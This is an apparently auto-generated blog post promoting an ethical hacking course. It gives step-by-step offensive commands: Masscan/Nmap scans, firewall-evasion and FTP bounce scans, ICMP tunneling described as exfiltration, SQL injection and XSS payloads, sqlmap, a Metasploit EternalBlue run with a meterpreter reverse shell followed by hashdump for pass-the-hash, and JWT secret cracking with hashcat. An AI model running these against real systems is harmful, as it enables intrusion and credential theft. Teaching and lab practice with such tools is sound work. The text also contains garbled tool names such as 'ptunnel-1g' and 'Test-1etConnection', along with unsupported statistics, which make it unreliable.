
Listen to this Post

Introduction:
As cyber threats evolve from opportunistic malware to state-backed zero-day exploitation, the demand for skilled ethical hackers has never been more critical. IRG INFOTEC’s newly launched Ethical Hacking Course addresses this skills gap by offering a structured curriculum that moves beyond theory, integrating live-fire vulnerability assessment labs and penetration testing simulations. This professional breakdown extracts the core technical components from their program to deliver a self-contained guide on the tools, tactics, and procedures that define modern offensive security.
Learning Objectives & Secrets:
- Objective 1: Master Network Reconnaissance & Scanning – Learn to map attack surfaces using `Nmap` and
Masscan, identifying open ports and service versions with precision. - Objective 2 (Secret Tip): Silent Web App Fuzzing – Use `ffuf` with intelligent wordlist mutation to uncover hidden directories and parameters that standard scanners miss, often bypassing simple rate limits.
- Objective 3 (Secret Tip): Privilege Escalation Automation – Implement `LinPEAS` and `WinPEAS` to rapidly enumerate misconfigurations, from unquoted service paths to weak registry permissions, shaving hours off manual enumeration.
You Should Know:
1. Reconnaissance Automation: Nmap and Masscan in Harmony
Reconnaissance is the bedrock of ethical hacking. While `Nmap` provides deep service detection, `Masscan` offers speed, scanning the entire IPv4 internet in under 6 minutes. For a targeted internal assessment, combine them. Begin with a fast `Masscan` to identify live hosts, then pipe the results into `Nmap` for granular enumeration.
Step-by-step guide:
 Fast port discovery (Masscan)
sudo masscan -p1-65535 --rate=1000 -oG masscan_output.txt 192.168.1.0/24

Parse and deep scan with Nmap
grep "Host" masscan_output.txt | awk '{print $3}' > live_hosts.txt
nmap -sV -sC -O -A -iL live_hosts.txt -oA deep_scan
Windows Equivalent (PowerShell):
For Windows environments, use `Test-1etConnection` for basic pings, but deploy `Nmap` for full functionality via the Windows Subsystem for Linux (WSL) for optimal performance.
- Web Application Security: SQL Injection and XSS Exploitation
Web apps remain the primary vector for data breaches. The OWASP Top 10 highlights Injection and XSS as critical risks. Manual testing with `Burp Suite` is essential, but understanding the payload syntax is crucial. For SQLi, a classic payload is' OR '1'='1; however, modern defenses require time-based blind injection:' AND SLEEP(5) AND '1'='1.
Step-by-step guide (SQLMap for automation):
 Capture request in Burp, save to req.txt, then run:
sqlmap -r req.txt --level=3 --risk=2 --dbs --batch

For XSS, use a simple payload in a parameter:
<script>alert('XSS')</script>
Mitigation: Always use parameterized queries and strict Content Security Policies (CSP).
3. Vulnerability Assessment: CVSS Scoring and CVE Correlation
Understanding the Common Vulnerability Scoring System (CVSS) is vital. A critical score (9.0-10.0) demands immediate patching. Tools like `Nessus` or `OpenVAS` automate scans. When a scan identifies a CVE, validate it to eliminate false positives.
Step-by-step guide (OpenVAS on Kali):
 Install OpenVAS
sudo apt-get install openvas
sudo gvm-setup
sudo gvm-start
 Access the web interface at https://127.0.0.1:9392
 Configure a target and run an "Advanced Scan"
You Should Know: Always run authenticated scans to get a true picture of system vulnerabilities; unauthenticated scans miss over 60% of local privilege escalation paths.
4. Network Security: Firewall Evasion and Tunneling
Firewalls and IDS/IPS are primary barriers. Ethical hackers must know how to bypass them legally. `Nmap` offers decoy scans (-D RND:10) and fragmentation (-f) to evade detection.
Step-by-step guide:
 FTP bounce scan to obfuscate source
nmap -b username:password@ftp-server:21 -Pn 192.168.1.100

ICMP tunneling for exfiltration (using ptunnel-1g)
sudo ptunnel-1g -c -r 192.168.1.100
Windows Command: Use `netsh advfirewall` to analyze firewall rules, but for tunneling, rely on `Plink` (PuTTY’s Link) to create SSH tunnels.
5. Penetration Testing: Exploitation with Metasploit
The Metasploit Framework is the Swiss Army knife of exploitation. The key is not just running exploits but understanding the payload delivery. For a Windows target, a reverse shell via `meterpreter` is standard.
Step-by-step guide:
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.101
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10
exploit
Post-Exploitation: Once inside, run `getsystem` to escalate privileges, then `hashdump` to capture NTLM hashes for pass-the-hash attacks.
- Cloud and API Security: Hardening Headers and Tokens
Modern infrastructures rely heavily on APIs. Security headers like `X-Frame-Options` and `Strict-Transport-Security` are must-haves. For APIs, focus on JWT (JSON Web Tokens) security.
Step-by-step guide (JWT cracking):
 Using hashcat to crack weak JWT secrets
hashcat -m 16500 -a 0 jwt.txt rockyou.txt
Implementation (Linux): For NGINX, add `add_header X-Frame-Options “SAMEORIGIN” always;` to your config. For AWS, enforce S3 bucket policies to prevent public listing.
What Undercode Say:
- Key Takeaway 1: The shift from pure “theory” to “hands-on virtual labs” in courses like IRG INFOTEC’s is exactly what the industry needs to combat the cybersecurity talent shortage. Practical exposure to
Nmap,Metasploit, and `Burp Suite` is non-1egotiable for employability. - Key Takeaway 2: The inclusion of “Vulnerability Assessment” alongside “Penetration Testing” highlights a crucial distinction: VA is about identifying weaknesses, while PT is about exploiting them. This dual focus creates a holistic security mindset.
- +Analysis: The rise of AI-driven attacks (like prompt injection in LLMs) means that traditional pentesting must evolve. While this course covers the fundamentals, future iterations must incorporate AI/ML model security testing.
- +Analysis: The 20% discount offer is a strategic move to attract a wave of new talent, especially from the college demographic mentioned. This is vital as cybercrime damages are projected to hit $10.5 trillion annually by 2025.
- +Analysis: For IT professionals, this training bridges the gap between knowing “best practices” and actually executing a “red team” operation. The hands-on approach reduces the learning curve significantly.
- -1 Caution: While the course covers tools, it is critical for students to pair this with strong knowledge of legal frameworks (like GDPR or HIPAA) to avoid unintentional legal violations during real-world tests.
Prediction:
- +1 The demand for ethical hackers will surpass supply by 20% in 2027, making this type of structured training a high-ROI career investment.
- +1 As organizations adopt hybrid cloud models, skills in API security and container hardening (Docker/K8s) will become standard modules in such curricula.
- -1 Without continuous updates, courses like these risk becoming obsolete against automated exploit tools and AI-driven malware; the curriculum must be refreshed bi-annually.
- -1 Relying solely on tool-based pentesting creates “script kiddie” skills; mastering manual code review and reverse engineering remains an underexplored but critical differentiator for true experts.
- +1 The focus on “Network Security” and “Ethical Hacking Fundamentals” provides a strong baseline for future specialization in threat hunting or security architecture.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eSN-bBdP – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


